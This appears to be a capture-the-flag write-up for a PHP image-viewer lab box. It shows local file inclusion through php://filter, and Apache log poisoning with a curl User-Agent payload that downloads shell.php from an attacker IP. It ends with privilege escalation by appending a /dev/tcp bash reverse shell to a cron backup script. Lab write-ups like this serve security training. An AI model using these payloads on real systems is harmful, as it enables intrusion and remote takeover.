

- ip = "10.10.67.244"

Open Ports




- p 80
  - Here we get a cat / dog view images page
  - there is a view function we can exploit for File inclusion
  - we get a few dirs after enum
    - 

  - The “?view=” query runs “include” on our parameter only if the word “dog” or “cat” is present. The file automatically appends .php to our parameter
  - php base64 filter is working on this query

> /?view=php://filter/convert.base64-encode/resource=./dog/../index


  - After decoding the base64 string, we get the function being used on the view



- there is also a flag.php

> /?view=php://filter/convert.base64-encode/resource=./dog/../flag

- After decoding we get the first flag



- Accessing the logs through Log Poisoning

- The “ext” check? we can remove the “.php” extension just by defining it in the query

> http://10.10.67.244/?view=php://filter/convert.base64-encode/resource=./dog%20../../../../../../../var/log/apache2/access.log&ext

- Here I get the logs in base64 which I then decode

- Remote Code Execution


> http://10.10.67.244/?view=php://filter/convert.base64-encode/resource=./dog%20../../../../../../var/log/apache2/access.log&ext&cmd=whoami

  - I tried the above code but its seems the command was getting encoded hence not executed unlike the user agent
  - Agent poisoning

```
 curl -A "<?php file_put_contents('shell.php',
file_get_contents('http://10.4.69.161:80/shell.php')); ?>" -
s http://10.10.117.116
```

    - The shell was successfully uploaded. With the below link I can get a shell with www-data user.

> http://10.10.117.116/?view=./dog/../shell



- Priv escalation by exploiting env in gtfobins

```
echo "/bin/bash -c 'bash -i >& /dev/tcp/10.4.69.161/1234 0>&1'" >>
backup.sh
```

After editing the /opt/backup.sh, we can set up a reverse shell where we have set up a listener